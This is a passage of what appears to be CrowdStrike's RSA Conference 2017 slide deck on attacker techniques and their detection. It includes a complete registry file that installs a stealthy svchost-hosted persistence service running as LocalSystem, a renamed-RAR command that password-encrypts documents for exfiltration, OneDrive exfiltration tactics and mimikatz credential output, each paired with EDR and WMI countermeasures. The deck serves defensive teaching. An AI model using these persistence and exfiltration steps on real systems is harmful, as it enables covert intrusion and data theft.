
REGISTERING THE SERVICE

- Execute reg file

```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\malservice]
"Type"=dword:00000110
"Start"=dword:00000002
"ErrorControl"=dword:00000001
"ImagePath"=hex(2):25,00,73,00,79,00,73,00,74,00,65,00,6d,00,72,00,6f,00,6f,00,\
  74,00,25,00,5c,00,73,00,79,00,73,00,74,00,65,00,6d,00,33,00,32,00,5c,00,73,\
  00,76,00,63,00,68,00,6f,00,73,00,74,00,2e,00,65,00,78,00,65,00,20,00,2d,00,\
  6b,00,20,00,4d,00,79,00,47,00,72,00,6f,00,75,00,70,00,00,00
"DisplayName"="MalService"
"ObjectName"="LocalSystem"
"Description"="A perfectly normal service"

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\malservice\Parameters]
"ServiceDll"=hex(2):63,00,3a,00,5c,00,77,00,69,00,6e,00,64,00,6f,00,77,00,73,\
  00,5c,00,73,00,79,00,73,00,74,00,65,00,6d,00,33,00,32,00,5c,00,61,00,70,00,\
  70,00,6d,00,67,00,6d,00,74,00,2e,00,64,00,6c,00,6c,00,00,00

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost]
"MyGroup"=hex(7):6d,00,61,00,6c,00,73,00,65,00,72,00,76,00,69,00,63,00,65,00,\
  00,00,00,00
```

CROWDSTRIKE

REGISTERING THE SERVICE



- Innocuous Description, and Display name
- Execute as LocalSystem
- ImagePath points to svchost; can run under existing or new group
  - Stealth vs Stability
- Start=2 means autostart
- ServiceDLL points to dll path

CROWDSTRIKE


DEMO

COUNTERMEASURES

- User PowerShell to list WMI Filters/Consumers/Binders
  - Get-WmiObject -Class [__EventFilter | __EventConsumer | __FilterToConsumerBinding] –NameSpace root\subscription
- Log WMI activities
  - Event logs
  - Create WMI event filter to monitor for new WMI event filters
- Disable WMI

COUNTERMEASURES


- Robust EDR solutions can track WMI creation, execution, Service creation, ASEP modifications, etc

name	RegObjectName	RegValueName	RegStringValue
AsepKeyUpdateV3	\REGISTRY\MACHINE\SYSTEM\ControlSet001\services\malservice		
AsepValueUpdateV4	\REGISTRY\MACHINE\SYSTEM\ControlSet001\services\malservice	ImagePath	%systemroot%\system32\svchost.exe -k MyGroup
AsepValueUpdateV4	\REGISTRY\MACHINE\SYSTEM\ControlSet001\services\malservice\Parameters	ServiceDll	c:\windows\system32\appmgmt.dll
AsepValueUpdateV4	\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost	MyGroup	malservice

name	ServiceDescription	ServiceDisplayName	ServiceImagePath
ModifyServiceBinaryV1	A perfectly normal service	MalService	%systemroot%\system32\svchost.exe -k MyGroup
ModifyServiceBinaryV1			

CROWDSTRIKE

COUNTERMEASURES




- Robust EDR solutions can track WMI creation, execution, Service creation, ASEP modifications, etc

CROWDSTRIKE


RSA Conference 2017

#RSAC

BEST EXFILTRATION IN A SHORT FORMAT




EXFILTRATION: BEAR TACTIC – MAKECAB + ONEDRIVE



- Really two different sub-techniques used in concert
- MakeCAB - for archiving and compressing target files
  - Comes built-in since WinXP! No need to schlep external tools
  - Does not encrypt data (un)fortunately
- OneDrive – Mounted as network share
  - Bonus: SSL encryption!
  - Blends with normal enterprise traffic


DEMO

EXFILTRATION: **PANDA TACTIC – DISGUISED RAR**



- Uses RAR command line tool for packaging and encryption of exfil data
  - Often renamed to another file for minor obfuscation
  - Sometimes packed/hash modified

CROWDSTRIKE


DEMO

COUNTERMEASURES

- Distinctive command line arguments used for RAR, can be hunting lead for EDR tools

```
C:\Users\demo\Desktop>ntfre.exe a -r -s -m3 -inul -ep1 -n*.doc -hpPassword c:\us
ers\demo\desktop\exfil.tmp c:\users\demo\Desktop
```

- Can also monitor for CAB/RAR file creation (particularly on Servers)

```
TargetFileName: \Device\HarddiskVolume1\Users\demo\Desktop\exfil.tmp
TreeId: 100016b15
TreeId_decimal: 4295060245
aid: 4b9d539b089e493848f72df0e7708701
aip: 108.60.106.85
cid: 985bd5eead6946ca8222d1ec033682d0
eid: 16777708
esize: 163
event_err: false
event_platform: Win
event_simpleName: RarFileWritten
```

RSA Conference2017

#RSAC


BEST DRAMA


ELECTION
2016

RSA Conference 2017

#RSAC

BEST FEMALE SUPPORTING ACTOR IN FOREIGN BREACH




FANCY BEAR

RSA Conference2017

#RSAC

LIFETIME ACHIEVEMENT AWARD


I saw your
credentials!
mimikatz
Session
User Name
Domain
SID
tspkg :
Username : Gentil Kiwi
Domain : vm-w7-ult-x
Password : waza1234/

MIMIKATZ

THANK YOU!

- **HOW TO REACH US:**
  - TWITTER: @GEORGE_KURTZ & @DALPEROVITCH
- **FOR MORE INFORMATION & TO DOWNLOAD SLIDES:**
  - BLOG.CROWDSTRIKE.COM
  - CrowdInspect Update – THANK YOU VirusTotal!
- **LEARN MORE ABOUT NEXT-GENERATION ENDPOINT PROTECTION**
  - LEARN ABOUT CROWDSTRIKE FALCON: WWW.CROWDSTRIKE.COM/PRODUCTS
  - REQUEST A DEMO: WWW.CROWDSTRIKE.COM/REQUEST-A-DEMO/
- **COME MEET US:**
  - BOOTH 2345 SOUTH HALL

CROWDSTRIKE